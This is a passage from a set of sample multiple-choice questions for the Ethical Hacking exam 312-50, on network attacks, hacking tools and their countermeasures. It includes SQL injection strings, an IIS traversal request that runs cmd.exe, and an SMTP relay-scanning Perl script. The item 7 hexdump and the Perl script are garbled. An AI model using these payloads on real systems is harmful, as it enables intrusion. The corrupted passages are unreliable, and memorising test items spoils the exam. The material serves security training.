

# Ethical Hacking and Countermeasures Exam 312-50 - Sample Questions

Item 1 of 88

If your concern is hackers coming across the firewall and using SMB session hijacking, you can block that by not allowing UDP ports \_\_\_\_\_ as well as TCP ports \_\_\_\_\_ from coming through the firewall.

(Select the Best Answer)

- 167, 345 and 123 and 137
- 80, 21 and 23, 110
- 137, 138 and 139, 445
- 1277, 1270 and 80, 21

Item 2 of 88

Microsoft has maintained backward compatibility with its older dialects. This backward compatibility means that when a SMB session is initiated, a more primitive plain text level of authentication can often be negotiated that provides for maximum exposure of the password data. Because SMB was developed to facilitate file and print sharing on local networks, a Windows client will automatically attempt to log onto an SMB server. In the process, the host and client will exchange password hashes. These pairs of password hashes, the challenge from the host plus the response from the client, can be sniffed and saved for later cracking by using which of the following hacking tool?

(Select the Best Answer)

- SMBRelay
- ObiWan
- Hunt
- L0phtcrack
- NBTCracker

Item 3 of 88

How do you prevent SMB Hijacking in Windows operating systems?

(Select the Best Answer)

- Install WINS Server and configure secure authentication.
- Disable NetBIOS over TCP/IP in Windows NT and 2000.
- The only effective way to block SMB hijacking is to use SMB signing.
- Configure 128-bit SMB credentials key-pair in TCP/IP properties.

Item 4 of 88

This tool is a free network protocol analyzer for Unix and Windows. It allows you to examine data from a live network or from a capture file on disk. You can interactively browse the capture data, viewing summary and detail information for each packet. This tool has several powerful features, including a rich display filter language and the ability to view the reconstructed stream of a TCP session.

(Select the Best Answer)

- Port Scan plus
- Ethereal
- Sam Spade
- Lp0Crack

Item 5 of 88

What is a packet sniffer?

(Select the Best Answer)

- A packet sniffer is a keyboard logger that plugs into computer networks and captures passwords.
- A packet sniffer is a packet blocker firewall that plugs into computer networks and generates packets.
- A packet sniffer is a Intrusion Detection System that monitors real time hacking events.
- A packet sniffer is a wire-tap devices that plugs into computer networks and eavesdrops on the network traffic.

Item 6 of 88

What protocols are vulnerable to sniffing?

(Select all that apply)

- Telnet and rlogin
- HTTP
- SNMP
- NNTP
- POP
- FTP
- IMAP

Item 7 of 88

This packet was taken from a packet sniffer that monitors a Web server. This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two line-feeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?

```

020  20 01 22 78 24 11 20 12 20 DC 22 DC 20 01 45 04 ...S.....
020  87 DC 10 C4 40 08 1E 04 C2 C3 88 08 10 02 88 08 ...D.....
020  81 F5 20 22 27 25 27 02 20 C2 24 28 20 25 20 1C ...S.....
020  50 27 27 27 20 01 40 54 34 58 2C 31 2C 31 20 32 ...P.....
040  20 28 20 43 40 08 18 56 69 61 18 28 31 28 30 28 ...O.....
050  33 54 32 43 44 43 32 08 88 58 12 08 70 25 20 43 ...S.....
020  8C 08 8C 63 63 74 69 08 8C 38 20 43 65 63 70 28 ...n.....
070  41 0C 69 74 65 08 88 43 8C 63 74 63 8C 74 20 4C ...l.....
020  85 68 67 74 60 38 20 32 39 34 37 34 80 08 43 68 ...e.....
070  8C 74 65 68 74 28 34 73 70 63 38 28 74 63 70 74 ...t.....
080  2F 68 74 68 8C 08 88 53 65 72 76 63 72 38 20 43 .../.....
020  69 63 72 68 73 68 66 74 20 43 49 53 2F 34 2E 38 ...i.....
020  80 08 44 61 74 63 38 28 33 73 6E 2C 20 32 35 28 ... ..
020  48 73 8C 28 31 35 39 35 20 32 31 38 34 33 38 33 ...d.....
080  31 28 07 43 34 08 88 41 63 63 65 78 74 28 32 61 ...l.....
080  8C 61 65 73 38 28 82 73 74 63 73 08 88 4C 81 73 ...a.....
120  74 28 08 68 84 65 66 65 65 68 38 28 08 68 8E 2C ...t.....
120  20 31 39 28 06 73 8C 28 31 35 39 39 20 38 37 38 ... ..
120  33 35 38 32 36 28 07 43 34 08 88 43 34 61 87 38 ... ..
120  20 22 30 38 82 31 38 68 38 62 39 68 31 62 88 31 ... ..
140  38 63 34 61 22 08 88 08 88 3C 76 65 76 62 56 38 ... ..
150  58 68 59 68 56 65 53 63 20 28 53 65 76 73 57 72 ... ..
150  58 2C 37 69 32 65 76 6C 30 2C 20 72 53 69 56 68 ... ..
170  54 72 28 2C 46 6C 51 8C 27 74 58 74 8C 65 33 0C ... ..
180  2A 0C 2A 3C 58 3C 33 63 52 65 56 65 59 65 57 2C ... ..
180  38 68 56 74 37 68 32 68 30 73 59 71 56 74 51 71 ... ..
180  3C 2C 38 68 59 65 56 65 32 28 30 63 41 6C 3C 2F ... ..
180  58 2C 33 0C 2A 0C 2A 84 58 65 38 2C 56 68 58 78 ... ..
180  58 65 58 74 3C 6C 58 73 37 65 38 73 3C 71 56 68 ... ..
180  3C 71 58 68 5C 71 3C 6C 58 68 58 71 3C 71 51 71 ... ..
180  3C 65 58 68 3C 65 58 71 57 2C 3C 08 58 68 58 71 ... ..
180  54 71 54 71 3C 68 54 71 37 68 32 68 3C 2C 51 68 ... ..

```

(Select the Best Answer)

- Apache 1.2
- IIS 4.0
- IIS 5.0
- Linux WServer 2.3

Item 8 of 88


If you want to get a list of all the ip addresses as well as aliases assigned within a domain, you can grab that information if the DNS server allows zone transfers. The zone transfer is the method a secondary DNS server uses to update its information from the primary DNS server. DNS servers within a domain are organized using a master-slave method where the slaves get updated DNS information from the master DNS. Which nslookup command that dump all available records, assuming zone transfers are enabled?

(Select the Best Answer)

- < set type=any < ls -d eccouncil.org< dns.eccouncil.org< exit
- < list=any < lc -x eccouncil.org< dns.eccouncil.org< exit
- < set type=any < dir -c eccouncil.org< dns.eccouncil.org< exit
- < set type=any < list report eccouncil.org< dns.eccouncil.org< exit
- < set type=any < dns -ls eccouncil.org< dns.eccouncil.org< exit

Item 9 of 88

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?



(Select the Best Answer)

- Disable DNS Mail Relay.
- Disable DNS Zone Transfer.
- Install DNS logger and track vulnerable packets.
- Install DNS Anti-spoofing

Item 10 of 88

Douglas Brown discovered a new worm that targets Microsoft SQL Server installations where the SQL Administrator password is blank (note that this is the default configuration for SQL Server 2000 and earlier). The worm logs in using the Administrator account, then calls a command shell to FTP and install a Trojan. The Trojan communicates with the attacker via IRC, where the attacker is able to utilize the infected systems to launch Distributed Denial of Service (DDoS) attacks. You would like to port scan all the SQL Servers that are vulnerable to this attack in your organization. Which port number you will scan for?

(Select the Best Answer)

- 1433
- 1432
- 1434
- 1435

Item 11 of 88

This hacking tool runs as a Windows OS stack and hides itself from netstat command. Any directory or file that starts with '\_root\_' will be hidden. Any process that starts with '\_root\_' will be hidden.

(Select the Best Answer)

- WINOS Trojan
- NT Rootkit
- NubUs
- Back Orrifice

Item 12 of 88

This Linux program is a daemon intended to catch someone installing a rootkit or running a packet sniffer. It is designed to run continually with a small footprint under an innocuous name. When triggered, it sends email, appends to a logfile, and disables networking or halts the system. it is designed to install with the minimum of disruption to a normal multiuser system, and should not require rebuilding with each kernel change or system upgrade.

(Select the Best Answer)

- cheops
- chkrootkit
- desps
- qswatcher

Item 13 of 88

What does the tool MP3Stego do?

```
C:\WINDOWS\System32\cmd.exe
Z:\Deus layment\MP3Stego>encode -i hidden_text.txt -p pass suaga_uuu suaga_stego.mp3
MP3StegoEncoder 1.1-1b
See README file for copyright info
Microsoft MP3: 44100 Hz, stereo, 16bit, length: 0: 0:24
MP3: 1 layer III, name Psychoacoustic Model: A17a
Bitrate=128 kbps, Deemphasis: none, CRC: off
Encoding "suaga_uuu" to "suaga_stego.mp3"
Hiding "hidden_text.txt"
Frames: 291 of 291 (100.0%) finished in 0: 0: 6

Z:\Deus layment\MP3Stego>decode -k -p pass suaga_stego.mp3
MP3StegoDecoder 1.1-1b
See README file for copyright info
Input file = "suaga_stego.mp3" output file = "suaga_stego.mp3.pcm"
Will attempt to extract hidden information. Output: suaga_stego.mp3.txt
The bit stream file suaga_stego.mp3 is a MPM3 file
ID3: 3=IT, id=1, id2=ap=IT, br=0, st=0, pd=1, pr=0, r=0, s=0, a=0, a=0
alg=MP3, l, layer=11, tot bitrate=128, streq=1
padding: ch, ch1=02, jch=02, ch=1
Frames: 291 bug slots/Frames = 412-414; b/cmp = 2.94; br = 127.029 kbps
Decoding of "suaga_stego.mp3" is finished
The decoded PCM output file name is "suaga_stego.mp3.pcm"

Z:\Deus layment\MP3Stego>_
```

(Select the Best Answer)

- MP3Stego adds watermark to music data in MP3 files during the compression process.
- MP3Stego encrypts music in MP3 files during the compression process.
- MP3Stego adds images in MP3 files during the compression process.
- MP3Stego hides information in MP3 files during the compression process.

Item 14 of 88

This hacking tool when placed over a web page reveals password displayed as "\*\*\*\*\*".

(Select the Best Answer)

- NAT
- SnadBoy
- Password Revealer
- MugBoy

Item 15 of 88

How long will it take to crack a password using straight dictionary attack (3 million words) on a single 1.5 GHz Intel Pentium machine?

(Select the Best Answer)

- 2.5 mins
- 13.6 days
- 4.2 hours
- 4.6 days

Item 16 of 88

This tool is a remote scanner for the most common Distributed Denial of Service programs (often called Zombies by the press). These were the programs responsible for the recent rash of attacks on high profile web sites such as Yahoo, Amazon, eBay. This tool will detect Trinoo, Stacheldraht and Tribe Flood Network programs running with their default settings.

(Select the Best Answer)

- DDoScanner
- DoSMinger
- DDoSPing
- DDoSKiller

Item 17 of 88


This tool from GFI is a freeware security scanner to audit your network security. It scans entire networks and provides NETBIOS information for each computer such as hostname, shares, logged on user name. It does OS detection, tests password strength, detects registry issues. Reports are outputted in HTML. This tool checks the network for all potential methods that a hacker might use to attack a network. By analyzing the operating system and the applications running on your network, it identifies possible security holes in the network. In other words, it plays the devil's advocate and alerts weaknesses before a hacker can find them, enabling the administrator to deal with these issues before a hacker can exploit them.

(Select the Best Answer)

- SAN Secure Scanner
- LANGuard Network Scanner
- GFI Guard
- Sentinel Scanner

Item 18 of 88

The tool shown below is MingSweeper. What is it used for?



(Select the Best Answer)

- MingSweeper is a session hijacking tool.
- MingSweeper is a network reconnaissance tool.
- MingSweeper is an ARP poisoning tool.
- MingSweeper is a port scanner.

Item 19 of 88

What does the hacking tool NetCat do?

(Select the Best Answer)

- NetCat is called the TCP/IP swiss army knife. It is a simple Unix utility which reads and writes data across network connections using TCP or UDP protocol.
- NetCat is a powerful tool for network monitoring and data acquisition. This program allows you to dump the traffic on a network. It can be used to print out the headers of packets on a network interface that matches a given expression.
- NetCat is a flexible packet sniffer/logger that detects attacks. NetCat is a libpcap-based packet sniffer/logger which can be used as a lightweight network intrusion detection system.
- NetCat is a security assesment tool based on SATAN (Security Administrator's Integrated Network Tool).

Item 20 of 88

What is Whisker?

(Select the Best Answer)

- Whisker is a Trojan virus.
- Whisker is an application scanner.
- Whisker is a CGI vulnerability scanner
- Whisker is a SNMP dumping tool.

Item 21 of 88

This tool is a file and directory integrity checker. It aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, it can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

(Select the Best Answer)

- Hping2
- DSniff
- Cybercop Scanner
- Tripwire

Item 22 of 88

This is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using this tool, you can: test firewall rules, perform [spoofed] port scanning, test net performance using different protocols, packet size, TOS (type of service), and fragmentation, do path MTU discovery, transfer files (even between really Fascist firewall rules), perform traceroute-like actions under different protocols, fingerprint remote OSs, audit a TCP/IP stack, etc.

(Select the Best Answer)

- Nemesis
- Lids
- Hping2
- Cybercop Scanner

Item 23 of 88

WinTrinoo is an example of:

(Select the Best Answer)

- Firewall
- DDoS Attack tool
- Virus Scanner
- Trojan Program

Item 24 of 88

Which of the following Nmap command launches a stealth SYN scan against each machine that is up out of the 255 machines on class 'C' where target.example.com resides and tries to determine what operating system is running on each host that is up and running?

(Select the Best Answer)

- nmap -v target.example.com
- nmap -sS -O target.example.com/24
- nmap -sX -p 22,53,110,143,4564 198.116.\*.1-127
- nmap -XS -O target.example.com

Item 25 of 88

```
#!/usr/bin/perl
use Socket;
use Net::SMTP;

my $MAXPIDS=250;
my $TESTFROM="YOUR\@EMAIL.HERE";
my $TESTTO="OTHER\@EMAIL.ADDRESS";
my $HELP=q

{Usage: perl relaycheck.pl [-h | --help] host

};

my @hosts;

for $_ (@ARGV){
    if(/^--(.*)/){
        $_=$1;
        if(/help/){
            print $HELP;
            exit(0);
        }
    }
    elsif(/^--(.*)/){
        $_=$1;
        if(/^h/ or /^?/){
            print $HELP;
            exit(0);
        }
    }
    else{
        push @hosts,$_;
    }
}
};
```

```

if(!$hosts[0]){
print $HELP;
exit(-1);
}

my $host;

print "relaycheck v0.3 by dave weekly \n\n";

# bury dead children
$SIG{CHLD}= sub{wait()};

# go through all of the hosts, replacing subnets with all contained IPs.

for $host (@hosts){
$_=shift(@hosts);

# scan a class C

if(/^(.[.]+\.)\.(.[.]+\.)\.(.[.]+\.)$/){

my $i;

print "Expanding class C $_\n";

for($i=1;$i

my $thost="$_.$i";

push @hosts,$thost;

}

}

else{

push @hosts,$_;

}

}

my @pids;

my $npids=0;

for $host (@hosts){

my $pid;

```

```

$pid=fork();
if($pid){
$npids++;
if($npids$MAXPIDS){
for(1..($MAXPIDS/2)){
if(wait()0){
$npids--;
}
}
}
next;
}elsif($pid==-1){
print "fork error\n";
exit(0);
}else{
$ARGV0="(checking $host)";
my($proto,$port,$sin,$ip);
$proto=getprotobyname('tcp');
$port=25;
$ip=inet_aton($host);
if(!$ip){
print "couldn't find host $host\n";
exit(0);
}
$sin=sockaddr_in($port,$ip);
socket(Socket, PF_INET, SOCK_STREAM, $proto);
if(!connect(Socket,$sin)){
# print "couldn't connect to SMTP port on $host\n";

```

```

exit(0);

}

close(Sock);

# SOMETHING is listening on the mail port...

my $smtp = Net::SMTP-new($host, Timeout = 30);

if(!$smtp){

# print "$host doesn't have an SMTP port open.\n";

exit(0);

}

my $domain = $smtp-domain();

# print "host $host identifies as $domain.\n";

$smtp-mail($TESTFROM);

if($smtp-to($TESTTO)){

print "SMTP host $host [$domain] relays.\n";

}else{

print "SMTP host $host [$domain] does not relay.\n";

}

$smtp-reset();

$smtp-quit();

exit(0);

}

}

print "done spawning, $npids children remain\n";

# wait for my children

$|=1;

for(1..$npids){

my $wt=wait();

if($wt==-1){

```

```
print "hey $!\n";  
redo;  
else{  
# print "$wt\n";  
;  
;  
print "Done\n";
```

What does the following Perl script do?  
(Select the Best Answer)

- Scans a network for SMTP hosts that permit "executing" of scripts
- Scans a network for SMTP hosts that permit "querying" of MIB
- Scans a network for SMTP hosts that permit "uploading" of files
- Scans a network for SMTP hosts that permit "relaying" of email

Item 26 of 88

Snort is a Linux based Intrusion Detection System. Which command enables Snort into network intrusion detection (NIDS) mode assuming snort.conf is the name of your rules file and the IP address is: 192.168.1.0 with Subnet Mask:255.255.255.0?  
(Select the Best Answer)

- ./snort -c snort.conf 192.168.1.0/24
- ./snort 192.168.1.0/24 -x snort.conf
- ./snort -dev -l ./log -a 192.168.1.0/8 -c snort.conf
- ./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf

Item 27 of 88

Many web based authentication models revolve around solely trusting cookies for verification of a user's session. If a malicious person can obtain a user's cookies for a service, then he can use those cookies to access the victim's account. Pages that can use a server's cookies are limited to that particular server, or higher-level domain servers (like hotmail.passport.com for '.passport.com' cookies). In order for a malicious person to obtain a victim's cookies for a site, he must manufacture a fake javascript that must execute within a page from that same domain. This is done by manipulating the error messages that are returned, either from 404 requests or form elements that are echoed back to the screen unescaped. For example, by sending a web-mail user an email with a link to the very same server, the link looks harmless, and it can trick the user into clicking on the link, thus running the embedded javascript and sending his cookies to the malicious person.

How do you prevent this type of cookie hijacking?

(Select the Best Answer)

- Escaping all form data that is echoed to the screen and not echoing 404 file requests eliminates this problem.
- Setting up some secondary authentication requirement other than cookie information would at least make this session-stealing problem a lesser threat.
- Enabling SSL on all the authentication pages will solve the problem.
- Implement 128-bit cookie security on all your sessions with the client browser.

Item 28 of 88

Windows 2000 and NT4 IIS .ASP Remote Buffer Overflow

A vulnerability in the ASP (Active Server Pages) ISAPI filter, loaded by default on all NT4 and Windows 2000 server systems (running IIS), can be exploited to remotely execute code of an attacker's choice. The fault lies within the decoding and interpretation of form data received by malicious clients. By chunk encoding form data we can force IIS to overwrite 4 bytes of arbitrary memory with data we supply. This is a very serious vulnerability and Microsoft suggests that administrators install the supplied patch as soon as possible. What is the patch number which fixes this bug in IIS?

(Select the Best Answer)

- Microsoft Security Bulletin MS02-018
- Microsoft Security Bulletin MS02-456
- Microsoft Security Bulletin MS02-056
- Microsoft Security Bulletin MS02-234

Item 29 of 88

tini is a simple and very small (3kb) trojan backdoor for Windows, coded in assembler. It listens at TCP port and connects via remote Command Prompt. What port number does it listen on by default?

(Select the Best Answer)

- 3333
- 4444
- 5555
- 6666
- 7777

Item 30 of 88

Which of the following program is capable of detecting and removing more than 1000 Trojan Horses from your system?  
(Select the Best Answer)

- NuBuS
- SubSeven
- Tauscan
- BO
- Tini
- TrojanKiller

Item 31 of 88

What is Zombie Zapper?  
(Select the Best Answer)

- Zombie Zapper is a DDoS tool that installs on a victim's machine as "zombie".
- Zombie Zapper is a firewall which works on Linux and Solaris OS.
- Zombie Zapper is a trojan that listens on port 2345.
- Zombie Zapper is a free, open source tool that can tell a zombie system flooding packets to stop flooding.

Item 32 of 88

Which of the following are examples of Distributed Denial of Service (DDoS) attack tools?  
(Select all that apply)

- WinTrinoo
- TFN2K
- Stacheldraht
- Knight
- Kayton
- GTBot

Item 33 of 88

Netcat is a simple network utility which reads and writes data across network connections, using TCP or UDP protocol. Which of the following command scans for open ports between [1 - 140]?

(Select the Best Answer)

- nc -xx -q -w2 my-attacker-IP-address [1-140]
- nc -vv -z -w2 my-attacker-IP-address 1-140
- nc my-attacker-IP-address (1,140)
- nc 140 my-attacker-IP-address -vv

Item 34 of 88

This network tool is a comprehensive packet analyzer for IEEE 802.11 wireless LANs, supporting all higher level network protocols such as TCP/IP, AppleTalk, NetBEUI and IPX. This tool isolates security problems, fully decodes 802.11a and 802.11b WLAN protocols, and analyzes wireless network performance with accurate identification of signal strength, channel and data rates.

(Select the Best Answer)

- AeroSeek
- AiroPeek
- AirMan
- AirCell
- AirWire

Item 35 of 88

Which of the following is a wireless LAN (WLAN) tool which recovers encryption keys.

(Select the Best Answer)

- AirPeek
- AirMan
- Airport
- AirSnort

Item 36 of 88

"Anonymous web surfing" is a proxy server which downloads the webpage you requested and then displays the web page to you through an encrypted URL. Since your computer doesn't make a connection to the server, it brings it to you totally anonymous, and they have no idea you were there, and information about you and your computer isn't gathered by that website. All you do is type in the web site you want to visit and you will be taken there promptly and securely.

Which of the following web site provides free anonymous web surfing services?

(Select the Best Answer)

- <http://www.anoyume.com>
- <http://www.privacybusters.com>
- <http://www.badboys.com>
- <http://www.silenter.com>

Item 37 of 88

Which hacking tool exploits Microsoft Windows 2000 IIS 5.0 IPP ISAPI 'Host:' Buffer Overflow Vulnerability?

(Select the Best Answer)

- IIS Lockdown
- Jill-32
- IPP Scanner
- IPP Exploit
- URLScan

Item 38 of 88

Which of the following is a ramdisk-based Linux distribution that boots from a single floppy and loads its packages from an HTTP/FTP server?

(Select the Best Answer)

- Red Hat Linux
- Turbo Linux
- Trinux
- Flopix
- Raminux

Item 39 of 88

SQL injection is usually caused by developers who use "string-building" techniques in order to execute SQL code. For example, in a search page, the developer may use the following code to execute a query:

```
Set myRecordset = myConnection.execute("SELECT * FROM myTable WHERE someText =" & request.form("inputdata") & "'")
```

Which of the following prevents SQL injection on a web page?

(Select the Best Answer)

- For string data, replace single quotes with two single quotes using the replace function or equivalent :  
goodString = replace(inputString,','"')
- For string data, replace double quotes with two single quotes using the replace function or equivalent:  
goodString = replace(inputString,'"')
- For string data, replace single quotes with asterix using the replace function or equivalent:  
goodString = replace(inputString,','\*)
- For string data, replace single quotes with two underscore characters using the replace function or equivalent:  
goodString = replace(inputString,','\_\_')

Item 40 of 88

How do you test SQL injection vulnerability on a Web page?  
(Select the Best Answer)

Input "asterix character" something like:

• hi\* or 1=1--

Into login, or password, or in the URL. Example:

• Login: hi\* or 1=1--

• Pass: hi\* or 1=1--

• http://duck/index.asp?id=hi\* or 1=1--

Input "underscore character" something like:

• hi\_\_ or 1=1--

Into login, or password, or in the URL. Example:

• Login: hi\_\_ or 1=1--

• Pass: hi\_\_ or 1=1--

• http://duck/index.asp?id=hi\_\_ or 1=1--

Input "double quote" something like:

• hi" or 1=1--

Into login, or password, or in the URL. Example:

• Login: hi" or 1=1--

• Pass: hi" or 1=1--

• http://duck/index.asp?id=hi" or 1=1--

Input "single quote" something like:

• hi' or 1=1--

Into login, or password, or in the URL. Example:

• Login: hi' or 1=1--

• Pass: hi' or 1=1--

• http://duck/index.asp?id=hi' or 1=1--

Item 41 of 88

Which of the following is a dictionary attack tool for Microsoft SQL Server, which lets you test if the login accounts are strong enough to resist an attack?.

(Select the Best Answer)

- SQLdict
- SQLAttack
- SQLWalker
- C-Q-L-HACK

Item 42 of 88

Which of the following is a hacking tool that has the ability to hijack TCP sessions? For example, you can capture the contents of a Telnet session and spy on what a person is doing, or hijack the session and start typing in your own commands.

(Select the Best Answer)

- JungleBungle
- Juggernaut
- SesHijack
- TCP Kidnapper

Item 43 of 88

Smurf attacks are the easiest distributed DOS attack to commit. In its simplest form, the attacker begins by using a commonly available program to scan the Internet to locate routers that allow entry to broadcast pings. When he or she locates this kind of router, then next step is to forge ping packets with the origination address of the intended victim. This is done using packet manipulation tools. This type of attack can also use other Internet Control Message Protocol (ICMP) techniques. To avoid arrest, the attacker will typically use a hacked computer to send out these forged ping packets. These packets are then sent to the network behind the vulnerable router. Each computer on this network echoes each attacking ping out to the victim designated in the ping's forged header. So if there are two hundred computers on this intermediary network, for every single ping of the attacking computer, they will send 200 pings out to the victim.

How do you defend against these type of Smurf attacks?

(Select the Best Answer)

- deny broadcast pings at the intermediary network's border router.
- deny ICMP at the intermediary network's border router.
- deny smurf 34.6 type frames at the firewall.
- enable broadcast pings at the intermediary network's border router.

Item 44 of 88

Which tool detects the presence of Trinoo, TFN, or Stacheldraht clients on your machine?  
(Select the Best Answer)

- DDoS Detector
- TrinooBuster
- TFNKiller
- RID

Item 45 of 88

Trinoo is a dangerous distributed tool used to launch coordinated UDP flood denial of service attacks from many sources. A trin00 network consists of a small number of servers, or masters, and a large number of clients, or daemons. A denial of service attack utilizing a trin00 network is carried out by an intruder connecting to a trin00 master and instructing that master to launch a denial of service attack against one or more IP addresses. The trin00 master then communicates with the daemons giving instructions to attack one or more IP addresses for a specified period of time. What default port does the master send UDP broadcast packets to the daemon?  
(Select the Best Answer)

- 27445
- 27447
- 27444
- 27449

Item 46 of 88

Buffer overflow attacks exploit a lack of bounds checking on the size of input being stored in a buffer array. By writing data past the end of an allocated array, the attacker can make arbitrary changes to program state stored adjacent to the array. How do you protect your system from buffer overflow exploits?  
(Select the Best Answer)

- Install a firewall system which protects from buffer overflow exploits.
- Install an IDS system which protects from buffer overflow exploits.
- Proper OS Patch maintenance is the best way to protect your systems from the buffer overflow attack.
- Proper virus pattern maintenance is the best way to protect your systems from the buffer overflow attack.

Item 47 of 88

First appearing on September 18, 2001, Nimda is a computer virus that caused traffic slowdowns as it rippled across the Internet, spreading through four different methods, infecting computers containing Microsoft's Web server, Internet Information Server (IIS), and computer users who opened an e-mail attachment. Like a number of predecessor viruses, Nimda's payload appears to be the traffic slowdown itself - that is, it does not appear to destroy files or cause harm other than the considerable time that may be lost to the slowing or loss of traffic known as denial-of-service and the restoring of infected systems. With its multi-pronged attack, Nimda appears to be the most troublesome virus of its type that has yet appeared. Nimda virus refers to a file, when run, continues to propagate the virus.

What is the name of this file?

(Select the Best Answer)

- cmd.exe
- patch.exe
- explorer.dll
- admin.dll

Item 48 of 88

What buffer overflow vulnerability does Nimda virus exploit to gain access to IIS servers?

(Select the Best Answer)

- Internet Printing Protocol (IPP)
- ISAPI DLL
- Windows 2000 KRNLOS.EXE
- IIS SMTP Services

Item 49 of 88

BostonBills was a publicly traded, medium sized software company with annual revenue approaching \$17 million. Late one Saturday evening, the 24-hour help desk got a phone call. It was a frantic end user stating that hackers had apparently attacked the company's Web site. Jason the help desk employee, checked out the Web site and found that it had indeed been defaced. The message read: \*\*\*\*\* SCRIPT SMURFS, INC \*\*\*\*\* \*\*\*\*\* Hi Guys! Your security sucks! \*\*\*\*\* Jason wasn't sure what to do next. He panicked and started dialing through his IT phone lists trying to get someone to help him out. He happened to find a senior IT manager who became anxious. After hearing the story he told Jason to fix the defaced Web page and move the hacked system to the DMZ (it had been sitting on the internal network). Jason went about putting things back to normal. After copying the original files back to their correct location and restarting the Microsoft IIS Server, Jason relocated the machine to the DMZ. The following Monday, the situation got worse. Other employees inside the company learned of the hack from MSN message board that was supposed to be about investments in the company. Someone had posted a link to the archived copy of the company's defaced Web site along with a snide message mocking its security. Due to this, the BostonBills stock fell. Not a good thing. Later part of the day, FBI Computer Forensic Team researched the attack. The Web server that was attacked hosted an older Web site with an old page, which was why no one noticed for several hours. The system logs on the hacked system offered no evidence of an attack, and the NT event log did not have any entries during the days prior to or during the attack. What did look suspicious were the following log file entries: 08/07/2002 2:23 jericho.jamesco.ch W3SVC1 www www.bostonbills.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31 www.bostonbills.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98) What vulnerability did the attacker exploit to compromise the Web server?

(Select the Best Answer)

- The attacker used "Microsoft IIS Server's Admin.dll vulnerability".
- The attacker uploaded Code Red worm and changed the default Web page using CREX.EXE utility.
- The attacker used Trojan horse virus to deface the web site.
- The attacker used the "Web server directory traversal vulnerability".

Item 50 of 88

This is a Novell Netware hacking tool which simulates a Novell file server. The server will be visible for about 1 to 2 minutes. On some systems the server will be visible for as long as the program is running.

(Select the Best Answer)

- Novellfs
- Novell Faker
- Noveknell
- Novell Detector

Item 51 of 88

Digging into the rubbish bin to find pieces of information is an example of what attack?

(Select the Best Answer)

- Spoofing
- Social Engineering
- Dumpster Diving
- Information gathering

Item 52 of 88

In a man-in-the-middle (MiTM) attack of a SSL connection sniffing, which of the following are true?

Session Key A                      Session Key B  
Server β-----à middle man β-----à Client  
(Select all that apply)

- Session Key A is sent by middle man and encrypted by client public key
- Session Key B is sent by client and encrypted by middle man public key
- Session Key A is sent by middle man and encrypted by server public key
- Session Key B is sent by client and encrypted by client public key
- Session Key A is sent by middle man and encrypted by client private key
- Session Key B is sent by client and encrypted by server private key

Item 53 of 88

Which of the following network connection is/are encrypted and cannot be sniffed by an attacker on the network?  
(Select the Best Answer)

- Telnet
- POP3
- NFS
- SSH
- SMTP

Item 54 of 88

In the Linux BIND NXT bug remote root exploit attack, the hacker inserts the shell code in which of the following connection?  
(Select the Best Answer)

- UDP on victim port 53
- TCP on victim port 53
- UDP on victim port above 1024
- TCP on victim port above 1024

Item 55 of 88

An attacker on a Linux system may be able to recover a removed file from a disk using which of the following technique?  
(Select the Best Answer)

- if he knows the name of the removed file
- if he knows the date the file was removed
- if he knows the size of the file that was removed
- if he knows the inode value of the removed file

Item 56 of 88

This is a firewall filter rules configured on a Linux system:

```
# set the default to deny all incoming network traffic
/sbin/ipchains -P input DENY
# Allow incoming TCP traffic
/sbin/ipchains -A input -i eth0 -p tcp ! -y -s any/0 -j ACCEPT
```

An attacker sends a huge packet targeted towards the Linux system. Which of the following does the firewall will not block from an attack?

(Select all that apply)

- TCP connection scan
- Half connect()
- FIN scan
- Xmas scan
- Null scan

Item 57 of 88

Which of the following filter rules configured on a Linux system will block all outgoing ssh and telnet traffic to the hosts of the IP range 192.168.0.0 to 192.168.39.255?

(Select the Best Answer)

- ```
ipchains -A output -p tcp -s any/0 -d 192.168.0.0/19 22:23 -j DENY I
ipchains -A output -p tcp -s any/0 -d 192.168.32.0/21 22:23 -j DENY -I
```
- ```
iptables -A input -r ICMP -s any/0 -d 192.168.0.0/19 23:22 -j DENY I
iptables -A output -p tcp -s any/0 -d 192.168.32.0/21 23:22 -j DENY I
```
- ```
ipcommand -A output -p tcp -s permit/1 -d 192.168.0.0/19 22:23 -j ALLOW I
